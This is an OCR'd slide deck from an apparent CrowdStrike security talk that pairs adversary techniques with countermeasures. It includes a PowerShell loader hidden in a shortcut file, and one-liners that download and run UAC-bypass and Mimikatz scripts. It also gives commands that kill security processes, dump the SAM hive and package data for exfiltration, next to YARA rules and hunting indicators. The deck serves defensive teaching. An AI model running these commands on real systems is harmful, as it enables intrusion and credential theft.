CROWDSTRIKE

HACKING EXPOSED

EXAMPLES & COUNTERMEASURES

RONALD POOL
CYBER SECURITY SPECIALIST

CROWDSTRIKE

HACKING EXPOSED

- Real world scenarios
- Being used today by Nation State & eCrime Adversaries
- All tools we discuss today are commonly available
- Will discuss not only the attack tactics but also countermeasures

HACKING EXPOSED

- Stage 1: Initial Infection

INITIAL INFECTION

MALICIOUS LNK

- Embedded PowerShell + Payload inside Windows Shortcut file (LNK)
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- Two handy Social Engineering features:
  - Windows hides LNK extension even when set to show extensions
  - Can set icon of shortcut file to associated productivity app (Adobe, Office, etc)

INITIAL INFECTION

MALICIOUS LNK

- LNK target command
  - `powershell.exe -windowstyle hidden -command "$b=[System.IO.File]::ReadAllBytes('.\spear.doc.lnk'); $l=[System.Text.Encoding]::ASCII.GetString($b,0xB30,0x414); powershell.exe -windowstyle hidden -enc $l”`
- Reads self and extracts b64 encoded “loader” script from specific offset
  - Loader is located after body of shortcut; makes offsets easier to calculate
- 256/260 character limit depending on OS version

INITIAL INFECTION

MALICIOUS LNK

- PowerShell Loader
  - $bytes = [System.IO.File]::ReadAllBytes('spear.doc.lnk');
  - $lure = [System.Text.Encoding]::ASCII.GetString($bytes, 0xF50, 0x3B8C);
  - $payload = [System.Text.Encoding]::ASCII.GetString($bytes, 0x4AF0, 0x1A4);
  - $Content = [System.Convert]::FromBase64String($lure);
  - Set-Content -Path $env:temp\lure.docx -Value $Content -Encoding Byte;
  - Invoke-Item $env:temp\lure.docx;
  - powershell.exe -encodedCommand $payload
- Similar to LNK target; read self and extract b64 encoded Lure/Payload

INITIAL INFECTION


MALICIOUS LNK

- Simple PowerShell payload for demonstration
  - [System.Reflection.Assembly]::LoadWithPartialName(\"System.Windows.Forms\") | Out-null;
  - [System.Windows.Forms.MessageBox]::Show(\"This is a payload executing\")
- Pop a message box
- Real payload example:
  - XOR encoded DLL and PNG file
  - Decoded DLL is executed
  - DLL decrypts IDAT section of PNG file, modified XTEA algorithm, 16byte key stored in DLL data section

INITIAL INFECTION

MACRO DOCUMENT


- PowerShell payload inside Office doc VBA macro
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- No exploitation required, but does require macros to be enabled and/or user must allow macro to run



INITIAL INFECTION

COUNTERMEASURES

- Force Windows to show LNK extension
  - Delete **NeverShowExt** registry value under **HKEY_CLASSES_ROOT\lnkfile**




- **Block Office macros**

HACKING EXPOSED

- Another powerfull, yet simple example of Stage 1

INITIAL INFECTION

Even Simpler - Just download a Normal.dotm



Follow TCP Stream

Stream Content

```
PROPFIND /Normal.dotm HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.10586
Depth: 0
translate: f
Content-Length: 0
Host: 62.8.193.206

HTTP/1.1 501 Method Not Implemented
Server: INetSim HTTP Server
Connection: Close
Allow: GET, HEAD, POST, OPTIONS
Content-Type: text/html
Date: Thu, 12 Apr 2018 14:35:30 GMT
```

INITIAL INFECTION

Countermeasaures

- Restrict or monitor SMB connectivity to remote servers
- Leverage threat intel to track known SMB C2s

HACKING EXPOSED

- Stage 2: Gaining Privileges

PRIVILEGE ESCALATION

UACME #23

- One of the UAC defeat techniques that leverages Windows AutoElevate Backdoor
  - https://github.com/hfiref0x/UACME
- Targets pkgmgr.exe and hijacks loading of DismCore.dll
- Implemented via PowerShell as well
  - `powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1'); Bypass-UAC ucmDismMethod"`
- Works on x64 Win7 up to at least Win 10 Fall 2017 Creator's Update, Build 16232

PRIVILEGE ESCALATION

UACME #23

- PowerShell impersonates explorer.exe
- After impersonation, pull DLL from Internet and drop hijack/proxy dll into system32 as DismCore.dll
  - They use IFileOperation gives us a backdoor to copy into system32 without UAC
- Call PkgMgr.exe
  - Legacy Package manager, whitelisted by MS against UAC
- PkgMgr.exe executes dism.exe
  - Dism.exe not whitelisted but doesn't matter since parent is already elevated
- Dism.exe attempts to load DismCore.dll, which is what we hijack

PRIVILEGE ESCALATION

KERNEL 0-DAY

- 0-day 64-bit Kernel exploit
  - CVE-2014-4113 – Vulnerability in Win32k.sys
- First used by Hurricane Panda, discovered by CrowdStrike
  - https://www.crowdstrike.com/blog/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/
- Originally deployed as an executable, can be implemented in PowerShell as well
  - https://github.com/subTee/CVE-2014-4113/blob/master/Invoke-SystemShell.ps1
  - Also has a metasploit module

PRIVILEGE ESCALATION

COUNTERMEASURES

- UACME #23
  - Configure UAC to always notify
  - Stop using admin accounts **everywhere!!!!!**
- CVE-2014-4113
  - Patch Windows
  - Upgrade Windows
  - Yara rule →

```
rule CrowdStrike_CVE_2014_4113 {
meta:
copyright = "CrowdStrike, Inc"
description = "CVE-2014-4113 Microsoft Windows x64 Local Privilege Escalation Exploit"
version = "1.0"
last_modified = "2014-10-14"
in_the_wild = true
strings:
$const1 = { fb ff ff ff }
$const2 = { 0b 00 00 00 01 00 00 00 }
$const3 = { 25 00 00 00 01 00 00 00 }
$const4 = { 8b 00 00 00 01 00 00 00 }
condition:
all of them
}
```



HACKING EXPOSED

- Or just install anything you like…even with application whitelisting enabled

BYPASS WHITELISTING

InstallUtil

- CLI tool for install/uninstall of apps
- Part of .NET framework
- MS signed binary inside the Windows directory – handy for bypassing whitelists
- Discovered by @subTee, who also created C# code that can be used in combination to bypass Applocker restriction of PowerShell



BYPASS WHITELISTING

Real World Examples

- https://attack.mitre.org/wiki/Technique/T1118

- Seen in Oct 2017, January 2018
  - InstallUtil.exe" /run= /logfile= /LogToConsole=false /u "C:\Windows\Microsoft.NET\Framework\v4.0.30319\WPF\wpf-etw.dat“
    - Consistent with QuasarRAT public reporting https://www.pwc.co.uk/cyber-security/pdf/cloud-hopper-annex-b-final.pdf
  - InstallUtil.exe" /LogFile= /LogToConsole=false /u C:\Windows\System32\CatRoot\{127D0A1D-4EF2-11D1-8608-00C04FC295EE}\HECI.cat -inputFormat xml -outputFormat text
  - Chinese Adversary

CROWDSTRIKE

BYPASS WHITELISTING

Countermeasures

- **In many environments InstallUtil is rarely used**
  - Consider blocking its execution
  - If needed, try to monitor its usage instead and compare arguments against historical usage

  - Weak hunting indicator: FileName=installutil.exe AND CommandLine=*LogToConsole=false /u*

HACKING EXPOSED

- Or let's just get those pesky security tools out of our way…

EVASION

TASKLIST + FINDSTR

- TASKLIST PIPED INTO FINDSTR TO SEARCH FOR SECURITY SOFTWARE
  - tasklist | findstr /i “sysmon“
- Process ID’s are returned

WMIC

- Process ID’s are fed to WMIC for termination
  - Wmic process [pid] delete
- Alternatively, can be done as a one-liner with WMIC
  - wmic process where "name like ‘%sysmon%' OR name like '%Whatever%'" delete

EVASION

Real World Cases

- **Seen in Aug 2017**
  - tasklist|findstr /i “[Redacted List of endpoint agent executables]“
  - Chinese Adversary
- **Financial Services Firm – Jan 2018**
- **Technology And Engineering – Jul 2017**
- **Insurance – Feb 2018**
- **Hospitality – Mar 2018**

EVASION

Countermeasures

-Use endpoint software that isn't easily disabled
-WMIC filters to monitor WMIC usage
-Weak hunting indicator: FileName=(cmd.exe or powershell.exe) AND CommandLine=*tasklist | findstr*
-Weak hunting indicator: FileName=wmic.exe AND CommandLine=*process* AND CommandLine=*delete*

HACKING EXPOSED

- Stage 3: Get more!

CREDENTIAL THEFT

MIMIKATZ & SAM HIVE


- Widespread use of PowerShell (Invoke-Mimikatz, PowerSploit, Invoke-ReflectivePEInjection)
  - `powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz; exit"`
- Saving Registry hives
  - C:\Windows\System32\reg.exe save HKLM\sam C:\1.tmp

CREDENTIAL THEFT

COUNTERMEASURES

- Upgrade to Windows 10
  - Credential Guard
    - Only protects Domain Credentials
- Monitor/restrict PowerShell usage
  - Win 10 /w Device Guard & Script policies can disable unsigned scripts that use reflection
    - Can be bypassed if older versions of PS are allowed to run

HACKING EXPOSED



- Stage 4: Put your foot between the door

PERSISTENCE

WMI EVENT SUBSCRIPTION

- Three Components
  - Event Filter is triggered on action(s)
    - Dozens of options such as User logs in, System boots, timer, etc.
  - Consumer binds to Event filter and executes command when triggered
  - Command is a b64 PowerShell payload stored inside a custom WMI class
    - Encoded binary payloads can be hidden inside WMI repository and avoid touching disk
- Can be implemented with various tools such as wmic.exe and third party tools, but PowerShell is the most common
  - Can be done remotely as well using DCOM or WinRM

PERSISTENCE


SERVICE DLL

- Similar to a service EXE, except runs under svchost
- Creation of a service DLL is undocumented
  - Adversary can build from scratch, or hijack a legitimate service DLL
  - Legitimate DLL is hardcoded to execute a particular binary
  - Replace target binary with payload
- Service is created via registry keys and applied on reboot

PERSISTENCE

SERVICE DLL

- Innocuous Description, and Display name
- Execute as LocalSystem
- ImagePath points to svchost; can run under existing or new group
  - Stealth vs Stability
- Start=2 means autostart
- ServiceDLL points to dll path



PERSISTENCE

COUNTERMEASURES

- Use PowerShell to list WMI Filters/Consumers/Binders
  - Get-WmiObject -Class [__EventFilter | __EventConsumer | __FilterToConsumerBinding] –NameSpace root\subscription
- Log WMI activities
  - Event logs
  - Create WMI event filter to monitor for new WMI event filters
- Disable WMI

Or ….

CROWDSTRIKE


PERSISTENCE

COUNTERMEASURES


- Or use a robust EDR Solution (did anyone say Falcon Insight? ;)) to track WMI creations, execution, Service creation, ASEP modifications etc.

name	ServiceDescription	ServiceDisplayName	ServiceImagePath
ModifyServiceBinaryV1	A perfectly normal service	MalService	%systemroot%\system32\svchost.exe -k MyGroup
ModifyServiceBinaryV1			

name	RegObjectName	RegValueName	RegStringValue
AsepKeyUpdateV3	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice		
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice	ImagePath	%systemroot%\system32\svchost.exe -k MyGroup
AsepValueUpdateV4	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\malservice\Parameters	ServiceDll	c:\windows\system32\appmgmt.dll
AsepValueUpdateV4	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost	MyGroup	malservice



HACKING EXPOSED



- Stage 5: Show me the Money!

EXFILTRATION

MAKECAB & ONEDRIVE


Really two different sub-techniques used in concert;

- MakeCAB - for archiving and compressing target files
  - Comes built-in since WinXP! No need for external tools
  - Does not encrypt data (un)fortunately
- OneDrive – Mounted as network share
  - Bonus: SSL encryption!
  - Blends with normal enterprise traffic

EXFILTRATION

DISGUISED RAR

- Uses RAR command line tool for packaging and encryption of exfil data
  - Often renamed to another file for minor obfuscation
  - Sometimes packed/hash modified



CROWDSTRIKE

EXFILTRATION

COUNTERMEASURES

- Distinctive command line arguments used for RAR, can be hunting lead for EDR tools


```
C:\Users\demo\Desktop>ntfre.exe a -r -s -m3 -inul -ep1 -n×.doc -hpPassword c:\us
ers\demo\desktop\exfil.tmp c:\users\demo\Desktop
```

- Can also monitor for CAB/RAR file creation (particularly on Servers)

```
TargetFileName: \Device\HarddiskVolume1\Users\demo\Desktop\exfil.tmp
TreeId: 100016b15
TreeId_decimal: 4295060245
aid: 4b9d539b089e493848f72df0e7708701
aip: 108.60.106.85
cid: 985bd5eead6946ca8222d1ec033682d0
eid: 16777708
esize: 163
event_err: false
event_platform: Win
event_simpleName: RarFileWritten
```


infosecurity
THE NETHERLANDS

ACCESS42
Cybersecurity



Thank You
Any Questions?


CROWDSTRIKE
BUILT
TO STOP
BREACHES
CAN'T STOP TODAY'S CYBER ATTACKS?
CROWDSTRIKE FALCON CAN.
WWW.CROWDSTRIKE.COM/STOPBREACHES